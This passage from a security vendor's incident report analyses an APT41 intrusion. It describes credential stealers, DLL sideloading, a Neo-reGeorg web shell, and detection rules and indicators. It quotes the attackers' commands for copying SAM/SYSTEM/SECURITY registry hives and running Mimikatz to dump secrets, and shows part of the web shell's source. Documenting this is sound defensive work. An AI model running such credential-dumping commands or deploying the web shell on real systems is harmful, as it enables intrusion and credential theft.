- Saved credentials from browsers, databases, and administrative utilities like MobaXterm
- Project source code
- Screenshots
- Active chat sessions and data
- Email messages
- Active SSH and FTP sessions
- A list of software installed on the host
- Output of the **systeminfo** and **tasklist** commands
- Credentials stored and used by the operating system, and Wi-Fi network credentials
- Account information from chat apps, email clients, and other software

A sample of data collected by Pillager:

```
Try to save DBeaver to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save FinalShell to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save HeidiSQL to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save MobaXterm to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Navicat to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save RDCMan to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save SecureCRT to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save SQLyog to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save TortoiseSVN to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Xmanager to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save NeteaseCloudMusic to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save VSCode to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save RecentFile to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save ScreenShot to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save DingTalk to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Discord to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Enigma to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Line to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save QQ to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Skype to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Teams to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Telegram to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Foxmail to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save MailBird to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save MailMaster to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Outlook to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Win10Ms_Pinyin to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save CoreFTP to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save FileZilla to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Snowflake to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save WinSCP to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save FireFox to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save IE to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save OldSogou to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Chrome to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Clipboard to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save FileList to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save InstalledApp to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save SystemInfo to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save TaskList to %LOCALAPPDATA%\Temp\Pillager. Finished!  
Try to save Wifi to %LOCALAPPDATA%\Temp\Pillager. Finished!
```

The utility is typically an executable (EXE) file. However, the attackers rewrote the stealer's code and compiled it into a DLL named **wmicodegen.dll**. This code then runs on the host via DLL sideloading. They chose **convert-moftopprovider.exe**, an executable from the Microsoft SDK toolkit, as their victim application. It is normally used for generating code from [Managed Object Format \(MOF\)](#) files.




Despite modifying the code, the group didn't change the stealer's default output file name and path: C:\Windows\Temp\Pillager.zip.

It's worth noting that the malicious library they used was based on the legitimate **SimpleHD.dll** HDR rendering library from the Xbox Development Kit. The source code for this library is available on [GitHub](#). This code was modified so that **convert-moftopprovider.exe** loaded an exported function, which implemented the Pillager code.

property	value
md5	E8113B3E8502242DCA884DD090A6E2D8
sha1	FBE9876988E7F8C57B0CAEA57E494E2C48B69B21
sha256	A8C937A860AC4E4997631813C776BE14BA42220730261ABCFC4761F1AF9E0F6
language	chinese-simplified
code-page	Unicode UTF-16, little endian
CompanyName	Microsoft Corporation
FileDescription	Active Accessibility Event Tester Event Hook (64-bit UNICODE Release)
FileVersion	7.2.0.0
InternalName	SimpleHD.dll
LegalCopyright	Copyright (C) 2012 Microsoft Corporation. All rights reserved.
OriginalFilename	SimpleHD.dll
ProductName	Microsoft Active Accessibility
ProductVersion	7.2.0.0


Interestingly, the path to the PDB file, while appearing legitimate, differs by using PS5 instead of XBOX:

md5	B63D0BB391AD01D49570D9299A6C91EE
sha1	03C3BA6A19DEB75CEE9370573B863EB5080464AC
sha256	BB90909A4977A29384A0283546DFB067851F7A176F4371AD0B9810B012FE19B5
guid	81269365-7818-4C42-A2D7-DEF66743B5B9
path	D:\rdm\projects\PS5-ATG-Samples\PCSamples\Graphics\SimpleHDR_PC12\x64\Release\SimpleHDR_PC12.pdb
debugger-stamp	0x66DED23D (Mon Sep 09 10:47:25 2024 UTC)
format	RSDS
size	121 bytes
age	2



Checkout


The second stealer the attackers employed was Checkout. In addition to saved credentials and browser history, it also steals information about downloaded files and credit card data saved in the browser.



When launching the stealer, the attackers pass it a **j8** parameter; without it, the stealer won't run. The malware collects data into CSV files, which it then archives and saves as **CheckOutData.zip** in a specially created directory named **CheckOut**.

```
C:\Users\denis\Desktop\Samples\SITA>ag.exe j8
cmd.go:68: error Yandex secret key [REDACTED] is [REDACTED]
cmd.go:68: error Opera secret key [REDACTED] is [REDACTED]
cmd.go:68: error OperaGX secret key [REDACTED] is [REDACTED]
cmd.go:68: error Vivaldi secret key [REDACTED] is [REDACTED]
cmd.go:68: error Chromi Beta secret key [REDACTED] is [REDACTED]
cmd.go:68: error Chromiim secret key [REDACTED] is [REDACTED]
OK8
OK9
OK10
OK12
cmd.go:68: error Brave secret key [REDACTED] is [REDACTED]
cmd.go:68: error CocCoc secret key [REDACTED] is [REDACTED]
OK9
OK10
OK12
OK8
[^]: C0mpr3ss Succ33D: CheckOut/CheckOutData.zip
```

Data collection and archiving in Checkout



Checkout launch diagram in Kaspersky Threat Intelligence Platform

RawCopy

Beyond standard methods for gathering registry dumps, such as using **reg.exe**, the attackers leveraged the publicly available utility [RawCopy](#) (MD5 hash: 0x15D52149536526CE75302897EAF74694) to copy raw registry files.

RawCopy is a command-line application that copies files from NTFS volumes using a low-level disk reading method.

The following commands were used to collect registry files:

```
c:\users\public\downloads\RawCopy.exe /FileNamePath:C:\Windows\System32\Config\system
/OutputPath:c:\users\public\downloads

c:\users\public\downloads\RawCopy.exe /FileNamePath:C:\Windows\System32\Config\sam
/OutputPath:c:\users\public\downloads

c:\users\public\downloads\RawCopy.exe /FileNamePath:C:\Windows\System32\Config\security
/OutputPath:c:\users\public\downloads
```

Mimikatz

The attackers also used Mimikatz to dump account credentials. Like the Pillager stealer, Mimikatz was rewritten and compiled into a DLL. This DLL was then loaded by the legitimate **java.exe** file (used for compiling Java code) via DLL sideloading. The following files were involved in launching Mimikatz:

```
C:\Windows\Temp\123.bat

C:\Windows\Temp\jli.dll

C:\Windows\Temp\java.exe

C:\Windows\Temp\config.ini
```

123.bat is a BAT script containing commands to launch the legitimate **java.exe** executable, which in turn loads the dynamic link library for DLL sideloading. This DLL then decrypts and executes the Mimikatz configuration file, **config.ini**, which is distributed from a previously compromised host within the infrastructure.

```
java.exe privilege::debug token::elevate lsadump::secrets exit
```

Retrospective threat hunting

As already mentioned, the victim organization’s monitoring coverage was initially patchy. Because of this, in the early stages, we only saw the external IP address of the initial source and couldn’t detect what was happening on


that host. After some time, the host was finally connected to our monitoring systems, and we found that it was an IIS web server. Furthermore, despite the lost time, it still contained artifacts of the attack.

These included the aforementioned Cobalt Strike implant located in **c:\programdata**, along with a scheduler task for establishing persistence on the system. Additionally, a web shell remained on the host, which our solutions detected as *HEUR:Backdoor.MSIL.WebShell.gen*. This was found in the standard temporary directory for compiled ASP.NET application files:

```
c:\windows\microsoft.net\framework64\v4.0.30319\temporary asp.net
files\root\dedc22b8\49ac6571\app_web_hdmuushc.dll


MD5: 0x70ECD788D47076C710BF19EA90AB000D
```

These temporary files are automatically generated and contain the ASPX page code:



The web shell was named **newfile.aspx**. The screenshot above shows its function names. Based on these names, we were able to determine that this instance utilized a [Neo-reGeorg](#) web shell tunnel.

Neo-reGeorg / templates / tunnel.aspx

 L-codes fix

Code Blame 261 lines (239 loc) · 8.88 KB

```
1 <%@ Page Language="C#" EnableSessionState="True"%>
2 <%@ Import Namespace="System.IO" %>
3 <%@ Import Namespace="System.Net" %>
4 <%@ Import Namespace="System.Text" %>
5 <%@ Import Namespace="System.Net.Sockets" %>
6 <%@ Import Namespace="System.Collections" %>
7 <script runat="server">
8     public String StrTr(string input, string frm, string to) {
9         String r = "";
10        for(int i=0; i< input.Length; i++) {
11            int index = frm.IndexOf(input[i]);
12            if(index != -1)
13                r += to[index];
14            else
15                r += input[i];
16        }
17        return r;
18    }
19
20    public static Object[] blv_decode(byte[] data) {
21        Object[] info = new Object[40];
22
23        int i = 0;
24        int data_len = data.Length;
25        int b;
26        byte[] length = new byte[4];
27
28        MemoryStream dataInput = new MemoryStream(data);
```

This tool is used to proxy traffic from an external network to an internal one via an externally accessible web server. Thus, the launch of the Impacket tools, which we initially believed was originating from a host unidentified at the time (the IIS server), was in fact coming from the external network through this tunnel.

Attribution

We attribute this attack to APT41 with a high degree of confidence, based on the similarities in the TTPs, tooling, and C2 infrastructure with other APT41 campaigns. In particular:

- The attackers used a number of tools characteristic of APT41, such as Impacket, WMI, and Cobalt Strike.
- The attackers employed DLL sideloading techniques.
- During the attack, various files were saved to C:\Windows\Temp.
- The C2 domain names identified in this incident (**s3-azure.com**, *.ns1.**s3-azure.com**, *.ns2.**s3-azure.com**) are similar to domain names previously observed in APT41 attacks (us2[.]**s3bucket-azure**[.]online, status[.]**s3cloud-azure**[.]com).

Takeaways and lessons learned

The attackers wield a wide array of both custom-built and publicly available tools. Specifically, they use penetration testing tools like Cobalt Strike at various stages of an attack. The attackers are quick to adapt to their target’s infrastructure, updating their malicious tools to account for specific characteristics. They can even leverage internal services for C2 communication and data exfiltration. The files discovered during the investigation indicate that the malicious actor modifies its techniques during an attack to conceal its activities – for example, by rewriting executables and compiling them as DLLs for DLL sideloading.

While this story ended relatively well – we ultimately managed to evict the attackers from the target organization’s systems – it’s impossible to counter such sophisticated attacks without a comprehensive knowledge base and continuous monitoring of the entire infrastructure. For example, in the incident at hand, some assets weren’t connected to monitoring systems, which prevented us from seeing the full picture immediately. It’s also crucial to maintain maximum coverage of your infrastructure with security tools that can automatically block malicious activity in the initial stages. Finally, we strongly advise against granting excessive privileges to accounts, and especially against using such accounts on all hosts across the infrastructure.

Appendix

Rules

Yara

```
1 rule neoregeorg_aspx_web_shell
2 {
3     meta:
4         description = "Rule to detect neo-regeorg based ASPX web-shells"
5         author = "Kaspersky"
6         copyright = "Kaspersky"
```

```
7     distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY  
8     MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
```

```
9     strings:
```

```
10     $func1 = "FrameworkInitialize" fullword
```

```
11     $func2 = "GetTypeHashCode" fullword
```

```
12     $func3 = "ProcessRequest" fullword
```

```
13     $func4 = "__BuildControlTree"
```

```
14     $func5 = "__Render__control1"
```

```
15     $str1 = "FAIL" nocase wide
```

```
16     $str2 = "Port close" nocase wide
```

```
17     $str3 = "Port filtered" nocase wide
```

```
18     $str4 = "DISCONNECT" nocase wide
```

```
19     $str5 = "FORWARD" nocase wide
```

```
20     condition:
```

```
21     uint16(0) == 0x5A4D and
```

```
22     filesize < 400000 and
```

```
23     3 of ($func*) and
```

```
24     3 of ($str*)
```

```
25     }
```

Sigma

```
1     title: Service Image Path Start From CMD
```

```
2     id: faf1e809-0067-4c6f-9bef-2471bd6d6278
```

```
3     status: test
```

4 description: Detects creation of unusual service executable starting from cmd /c using command line

5 references:

6 - tbd

7 tags:

8 - attack.persistence

9 - attack.T1543.003

10 author: Kaspersky

11 date: 2025/05/15

12 logsource:

13 product: windows

14 service: security

15 detection:

16 selection:

17 EventID: 4697

18 ServiceFileName|contains:

19 - '%COMSPEC%'

20 - 'cmd'

21 - 'cmd.exe'

22 ServiceFileName|contains|all:

23 - '/c'

24 - 'start'

25 condition: selection

26 falsepositives:

27 - Legitimate

28 level: medium

IOCs

Files

[2F9D2D8C4F2C50CC4D2E156B9985E7CA](#)
[9B4F0F94133650B19474AF6B5709E773](#)
[A052536E671C513221F788DE2E62316C](#)
[91D10C25497CADB7249D47AE8EC94766](#)
[C3ED337E2891736DB6334A5F1D37DC0F](#)
[9B00B6F93B70F09D8B35FA9A22B3CBA1](#)
[15097A32B515D10AD6D793D2D820F2A8](#)
[A236DCE873845BA4D3CCD8D5A4E1AEFD](#)
[740D6EB97329944D82317849F9BBD633](#)
[C7188C39B5C53ECBD3AEC77A856DDF0C](#)
[3AF014DB9BE1A04E8B312B55D4479F69](#)
[4708A2AE3A5F008C87E68ED04A081F18](#)
[125B257520D16D759B112399C3CD1466](#)
[C149252A0A3B1F5724FD76F704A1E0AF](#)
[3021C9BCA4EF3AA672461ECADC4718E6](#)
[F1025FCAD036AAD8BF124DF8C9650BBC](#)
[100B463EFF8295BA617D3AD6DF5325C6](#)
[2CD15977B72D5D74FADEDFDE2CE8934F](#)
[9D53A0336ACFB9E4DF11162CCF7383A0](#)

Domains and IPs

[47.238.184\[.\]9](#)
[38.175.195\[.\]113](#)
[hxxp://github\[.\]githubassets\[.\]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta](#)
[hxxp://chyedweeyaxkavycenwjqvrgvyj0o1y.oast\[.\]fun/aaa](#)
[hxxp://toun\[.\]callback.red/aaa](#)
[hxxp://asd.xkx3\[.\]callback.\[.\]red](#)
[hxxp\[://\]ap-northeast-1.s3-azure\[.\]com](#)
[hxxps\[://\]www\[.\]msn-microsoft\[.\]org;2053](#)
[hxxp\[://\]www.upload-microsoft\[.\]com](#)
[s3-azure.com](#)
[*.ns1.s3-azure.com](#)
[*.ns2.s3-azure.com](#)
[upload-microsoft\[.\]com](#)
[msn-microsoft\[.\]org](#)

MITRE ATT&CK

Tactic	Technique	ID
Initial Access	Valid Accounts : Domain Accounts	T1078.002
	Exploit Public-Facing Application	T1190
Execution	Command and Scripting Interpreter: PowerShell	T1059.001
	Command and Scripting Interpreter: Windows Command Shell	T1059.003
	Scheduled Task/Job: Scheduled Task	T1053.005
	Windows Management Instrumentation	T1047
Persistence	Create or Modify System Process: Windows Service	T1543.003
	Hijack Execution Flow: DLL Side-Loading	T1574.002
	Scheduled Task/Job: Scheduled Task	T1053.005
	Valid Accounts : Domain Accounts	T1078.002
	Web Shell	T1505.003
	IIS Components	T1505.004
Privilege Escalation	Create or Modify System Process: Windows Service	T1543.003
	Hijack Execution Flow: DLL Side-Loading	T1574.002
	Process Injection	T1055
	Scheduled Task/Job: Scheduled Task	T1053.005
	Valid Accounts : Domain Accounts	T1078.002
Defense Evasion	Hijack Execution Flow: DLL Side-Loading	T1574.002
	Deobfuscate/Decode Files or Information	T1140
	Indicator Removal: File Deletion	T1070.004
	Masquerading	T1036
	Process Injection	T1055
Credential Access	Credentials from Password Stores: Credentials from Web Browsers	T1555.003
	OS Credential Dumping: Security Account Manager	T1003.002
	Unsecured Credentials	T1552
Discovery	Network Service Discovery	T1046

	Process Discovery	T1057
	System Information Discovery	T1082
	System Network Configuration Discovery	T1016
Lateral movement	Lateral Tool Transfer	T1570
	Remote Services: SMB/Windows Admin Shares	T1021.002
Collection	Archive Collected Data: Archive via Utility	T1560.001
	Automated Collection	T1119
	Data from Local System	T1005
Command and Control	Application Layer Protocol: Web Protocols	T1071.001
	Application Layer Protocol: DNS	T1071.004
	Ingress Tool Transfer	T1105
	Proxy: Internal Proxy	T1090.001
	Protocol Tunneling	T1572
Exfiltration	Exfiltration Over Alternative Protocol	T1048
	Exfiltration Over Web Service	T1567

Source: <https://securelist.com/apt41-in-africa/116986/>